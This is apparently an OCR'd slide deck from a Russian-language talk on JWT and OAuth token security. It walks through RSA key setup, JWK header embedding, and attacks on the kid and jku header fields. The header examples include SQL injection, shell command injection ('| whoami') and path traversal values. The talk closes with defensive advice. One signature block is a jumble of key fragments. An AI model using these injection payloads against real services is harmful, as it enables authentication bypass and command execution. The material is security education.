openssl genrsa -out keypair.pem 2048
openssl rsa -in keypair.pem -pubout -out publickey.crt
openssl pkcs8 -topk8 -inform PEM -outform PEM \
        -nocrypt -in keypair.pem -out pkcs8.key
```

Создать n и e

```
const NodeRSA = require('node-rsa');
const fs = require('fs');

keyPair = fs.readFileSync("keypair.pem");

const key = new NodeRSA(keyPair);
const publicComponents = key.exportKey('components-public');

console.log('Parameter n: ', publicComponents.n.toString("hex"));
console.log('Parameter e: ', publicComponents.e.toString(16));
```

Результат подписи

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "kid": "324-23234324-544535-1320214",
    "use": "sig",
    "n":
"00bd6e092aee6947b0ad35d1ad35793dc1408bd7d1f8a8069b88570
119f34f10f98020edc0918b24bf23596ae1fcbd01e012c94cb13463c
36709d77e63fc6527422c0540bd63f619ee5ca77c7af3657b6c68fa2
233795e9e497f855babe56f76405879b3dda4217c37a28c5833ebf49
d2b414d11d5b4319c47b09a714fccad606de17f620e83a9c82600537
e9cc53138e074896ab5e3f65ff2256cd85e0940ba3520ca96cc91696
719d77039f96bdab05d5eb892ce3a90c003507a2d42222d60787db7e
7ad9a1f04818cc969914ec8230c82c51287d9475574b45664b78e0a5
39c6e48e587a36947f8abb0ca4453735f19ad67f02c51a4107aac032
60aad834fb9",
    "e": "10001"
  }
}
```


```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  DILFEofZR1V0tFZkt44KU5xuSOWHo
  2lH+KuwykRTc18ZrWfwLFGkEHqsAy
  YKrYNP
  uQIDAQAB
  -----END PUBLIC KEY-----
  HwGlEs
  2T6+nfH0oD2PqB+pRivW+1DvkLYIT
  j+aBE0IPsknLD2TXrgcGml7r+MxM+
  7rro3v
  vZfOPYAt/y1ONOV6SSZcx+c=
  -----END PRIVATE KEY-----
)
```

Проблема поля kid (RFC-7515)

```
{
 "alg" : "HS256",
 "typ" : "JWT",
 "kid" : "1001"
}
```

```
{
 "alg" : "HS256",
 "typ" : "JWT",
 "kid" : "1001' union select 'TOKEN_KEY' -- 1"
}
```

```
{
 "alg" : "HS256",
 "typ" : "JWT",
 "kid" : "1001" | whoami;
}
```

Проблема поля kid (Path Traversal)

```
{
 "alg" : "HS256",
 "typ" : "JWT",
 "kid" : "keys/verified.key"
}
```

```
{
 "alg" : "HS256",
 "typ" : "JWT",
 "kid" : "../../../../../myverfied.key"
}
```

Подмена адресов (поле jku)

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT",
  "jku": "http://myportal:8000/jwks.json"
}
```

Хранение токенов

- Контроль на стороне сервера
- Учет и инвалидация

Определение уникальности токена


- Hardware
- Software
- Network
- Behaviors

Хранение токенов в БД

- Как храним
- Как хэшируем

* md5, bcrypt, scrypt, pbkf2, argon2i

Область действия. Дизайн



Scopes

- Для чего использовать
- Как выстраивать дизайн структуры

Дизайн

Scopes	
account	Управление аккаунтом
account:profile	Управление профилем пользователя
order.read	Чтение информации о заказах
order:items.write	Управление лотами товаров

Пример получения

```
curl -X POST https://myservice.com/oauth/v2/oauth-token \
    -H "Content-Type: application/x-www-form-urlencoded" \
    -d "grant_type=accesstoken" \
    -d "client_id=orders-api" \
    -d "client_secret=SuperBase64Secret" \
    -d "scope=order:items" \
    -d "token=56acc3f6-b9ef-4a34-a9d4-f9d7a27a505b"
```

История реальной атаки

- Okta
- https://sec.okta.com/harfiles
- Cloudflare
- https://blog.cloudflare.com/thanksgiving-2023-security-incident
- 1Password
- … > 130 других компаний

Итоги

- JWT небезопасный с точки зрения дизайна
- Проверяйте свои реализации с помощью приложений типа John The Ripper, jwt_tool
- Всегда проверяйте используемые библиотеки
- Стоит посмотреть в сторону стандарта PASETO (https://github.com/paragonie/paseto)
- Ограничивайте зону действия токенов
- Аудит всех действий в системе

tech

Мухов Кирилл
Архитектор Решений, VK Teams

Спасибо за внимание